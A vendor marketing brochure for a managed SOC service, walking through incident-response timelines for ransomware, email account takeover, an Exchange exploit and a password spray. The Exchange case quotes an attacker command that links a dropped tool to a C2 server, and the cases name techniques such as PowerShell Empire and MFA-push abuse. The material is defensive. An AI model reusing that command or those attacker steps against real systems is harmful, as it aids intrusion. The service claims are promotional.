Creative ITC

ARCTIC WOLF

END CYBER RISK

EVERY MINUTE MATTERS:


INCIDENT RESPONSE TIMELINE

One key metric is "dwell time"— the length of time a breach goes undetected. Typically, the longer the dwell time, the larger the losses.

Organisations are in a race against time to mitigate the impact of security incidents. Today, the stakes are higher than ever before - the average cost of a breach reached £6.4 million in 2020.

To truly mitigate any damages from a breach, the dwell time needs to no longer be measured in days but minutes.

Organisations understand their ability to act quickly is critical in mitigating risk. However, there are challenges that stand in the way, such as the tools they employ and the talent they lack—especially as the threat landscape now requires 24/7 coverage if businesses hope to stay protected.



TOOLS ALONE ARE NOT ENOUGH

Many organisations attempt to keep up by investing in the latest security tools, but these often come with distinct shortcomings.

Security information and event management (SIEM) platforms can create a lot of “noise” in the form of false positives. This overabundance of noise results in a paralysing degree of alert fatigue for IT security staff, who are already stretched far too thin.

SIEMs can also provide a false sense of security because such platforms tend to gather and analyse data inconsistently, with only some of the logs from systems being ingested. This creates a blind spot that ultimately puts organisations at risk.

Many businesses end up chasing their tails.

As the volume and severity of threats intensify and losses continue to grow at a rapid rate, their IT and security teams find themselves overwhelmed with alerts while forced to wage a war for increasingly scarce cybersecurity talent.

So, it’s no surprise when they struggle to respond to the continually increasing risk of cyberthreats quickly and effectively.

SECURITY EXPERTS NEEDED TO LEAD A RESPONSE

Organisations need to quickly detect and remediate attacks.

Creative ITC is a multi award-winning cloud services provider. By combining the cloud-native Arctic Wolf® Platform and human expertise, we provide clients with an immediate response to threats, and apply this learning to strengthen resilience over time.


The Triage Team focuses on tactical approaches to incidents as soon as they arise. When Arctic Wolf's Platform detects an anomaly, the Triage Team initiates an investigation to confirm or refute the threat, and collaborates with the customer until an incident is resolved.

The Concierge Security Team focuses on the relationship with the customer and the strategic implications of an attack to improve its security operations over the long term.

Regardless of the path to resolution, the CST receives a detailed explanation of the incident from the triage team. The CST then helps the customer identify areas of improvement and supports the customer's efforts to remediate any shortcomings.

Time Is of the Essence

The following timelines capture real-world scenarios, detailing how our industry-leading solution helps organisations continually evolve their approach to security operations, protect their assets, and avoid breaches and the financial and reputational damages they inevitably bring.



RANSOMWARE ATTACK: LOCAL GOVERNMENT

Attack Type
Ransomware Attack

Time to Detect
5:23am – 5:28 pm | 5 Minutes

Data Sources
Active Directory
Arctic Wolf Sensor

⬢ Arctic Wolf Platform ⬢ Arctic Wolf Triage Team ⬢ Customer ⬢ CST

5:23 am

Source: Active Directory

- [USER1] user account begins logging into multiple systems.

5:26 am

Source: Arctic Wolf Sensor

- HTTP header information containing outbound communication with xx.xxx.230.236 detected, possible C2.
- Suspected PowerShell Empire activity detected on [SERVER1].

5:28 am

Investigation Triggered

- C2 traffic is correlated with PowerShell Empire activity on [SERVER1]
- The incident is escalated to Triage Team Level 3 forensics dashboard with Urgent status.

5:29 am

Investigation Starts

- Triage team begins investigation and finds activity within Active Directory logs of [USER1] user logging into many systems in a short amount of time.
- Confirms network and PS Empire alerts are a true positive and assess scope of attack.

5:48 am

Incident Ticketed

Investigation concludes and Triage Team contacts customer with a CSV detailing the C2 traffic as well as logins which preceded these connections. Gives recommendation to:

- Contain the device / disconnect from network
- Change passwords for the [USER1] accounts / Service accounts
- Run AV scan on endpoints

6:13 am

Remediation

- Customer responds that the device has been contained and passwords reset.

Security Journey

CST works with customer to identify areas of improvement for their security posture:

- Implement principle of least privilege for remote tools
- Geofence firewalls
- Enable MFA
- Setup GPO to block use of PowerShell
- Install Arctic Wolf Agent with Sysmon on all machines

BUSINESS EMAIL COMPROMISE: MANUFACTURING

⬢ Arctic Wolf Platform ⬢ Arctic Wolf Triage Team ⬢ Customer ⬢ CST ⬢ Adversary

Attack Type
Email Account Takeover

Time to Detect
12:57pm – 1:16pm | 19 Minutes

Data Sources
Office 365
Duo

12:57 pm

- Attacker leveraged previously stolen [User1] credentials and sends Duo MFA pushes to legitimate user.
- [User1] accepts Duo MFA push from attacker.
- Attacker establishes ActiveSync with [User1] mailbox.

12:57 pm

Source: Duo

- The Arctic Wolf Platform logs MFA successful for [User1].

1:16 pm

- Attacker opens existing calendar event for “Best Practices Training” and updates with their own information.
- Attacker begins adding forward and delete rules to [User1] inbox.

1:16 pm

Source: Office 365 Logs

- Platform escalates incident after seeing rules being added and deleted on [User1] account.

1:18 pm

- Arctic Wolf Triage Team begins investigation into [User1] activity.

1:22 pm

- Attacker uploads phishing PDFs to OneDrive with intent to distribute emails to calendar invite attendees.

1:25 pm

- Triage Team investigates and alerts customer that [User1] has been compromised.
- Recommends disabling of account and resetting credentials.

1:25 pm

- Customer confirms [User1] compromise.
- Customer disables account.

1:31 pm

- Concierge Security Team works with customer to check log data for any customer users accessing phishing PDF.
- CST confirms remediation took place before any users accessed the PDF. CST assists customer in remediating actions taken by the adversary.


EXCHANGE EXPLOIT: CONSTRUCTION

Attack Type
Vulnerability Exploit

Time to Detect
7:27 pm – 7:29 pm | 2 Minutes

Data Sources
Arctic Wolf Agent
Arctic Wolf Sensor
SentinelOne

- ⬢ Arctic Wolf Platform
- ⬢ Arctic Wolf Triage Team
- ⬢ Customer
- ⬢ CST
- ⬡ Arctic Wolf Continually Monitoring



Monday Aug 2nd

- Customer completes 30-day onboarding, Service Delivery starts

Saturday Aug 7th 7:27 pm

Source: Arctic Wolf Agent

- The AW Agent observes PowerShell enumeration commands on [Exchange]

7:29 – 7:47pm

- Arctic Wolf Triage Team begins investigation
- Triage team confirms enumeration commands are suspicious, possible Ryuk
- Arctic Wolf creates ticket and contacts customer

7:50 pm

Source: Arctic Wolf Agent

- SVN.exe dropped to [Exchange]
- PowerShell Command “svn.exe–connect 135.181.x.x:443 –Pass Pasword123”

Source: Arctic Wolf Sensor

*** IP 135.181.x.x associated with C2 server in Finland**

8:08 pm

Source: Arctic Wolf Agent

- **[User1] added to [Exchange] local Administrators Group**
- **Credentials to local [Admin] account were reset**

8:09 pm

Source: SentinelOne / Arctic Wolf Agent

- Attempted lateral movement using [User1] to [Device 1], [Device 2]
- Customer takes [Exchange] Server offline
- Customer satisfied with containment for the moment

Remediation

- Arctic Wolf sets up Zoom with customer to step through remediation
- Delete SVN.exe
- Delete [User1] account and reset [Admin] account
- Reset credentials for any cached users on [Exchange]
- Reset any domain credentials that accessed the server after Aug 7
- Close external connections to [Exchange] server

Monday Aug 9th

Security Journey

- AW CST initiates vulnerability scan on [Exchange]
- Scan identifies missing critical Exchange patches dating back 6+ months, including zero-days
- Customer confirms their 3rd party patching tool is malfunctioning
- AW CST delivers script to identify Exchange breaches prior to AW onboarding
- Script identifies Backdoor:ASP/Buonpower.A!dha
- Pre-existing webshell is removed
- MFA for VPN and Office 365 enabled
- GPO to prevent enumeration created

PASSWORD SPRAY: LEGAL

⬢ Arctic Wolf Platform ⬢ Arctic Wolf Triage Team ⬢ Customer ⬢ CST

Attack Type
Password Spray

Time to Detect
6:24pm – 6:45 pm | 21 Minutes

Data Sources
On-Premise
Active Directory

6:24 pm

- Arctic Wolf's Platform's access to the on-premises Active Directory records the first of a series of Windows login failures.

6:45 pm

- Arctic Wolf Platform detects the end of Window login failures.

7:03 pm

- Arctic Wolf's rules engine conducts analysis and identifies 20 failed logins within a 5-minute period, which involve 10 distinct usernames all from the same IP address.

7:03 pm

- The Triage Team receives notice of the incident.

7:08 pm

- Five minutes later, a triage analyst generates a ticket for the incident involving 102 login failures associated with 10 unique usernames from a single internal system.

7:12 pm

- Customer receives notification and a report detailing what the customer confirmed to be a penetration test.

9:00 am

- The following day, the CST reviews the incident with the customer to identify ways to improve the customer's security environment and raise its security posture even further.

The Key to Effective Security Operations

The difference between an attack failing or succeeding often depends on speed of action. The faster an attacker can identify and exploit weaknesses, the more likely they will achieve their goals. The longer it takes an organisation to respond, the more likely they will succumb to an attack.

Organisations need strategic security partners who can detect threats quickly and analyse them for root causes, along with the in-depth knowledge and expertise of the evolving landscape to provide actionable steps to improve an organisation's security posture. They need visibility across their entire attack surface to be able to detect threats and correlate events effectively.

We provide customers with a managed Security Operations Centre-as-a-Service (SOCaaS) solution, a cohesive and scalable approach to security operations that evolves as the threat landscape changes.

Using the cloud-native Arctic Wolf® Platform, highly trained security experts work as an extension of your team to help end cyber risk. We move fast and effectively when time is a critical factor to ensure customers remain safe and protected. We make it fast and easy for organisations of any size to deploy world-class security operations that continually guard against attacks in an efficient and sustainable way.

Get in touch to discuss your cybersecurity strategy and arrange a SOCaaS demonstration.

hello@creative-itc.com
+44 (0)20 4551 9267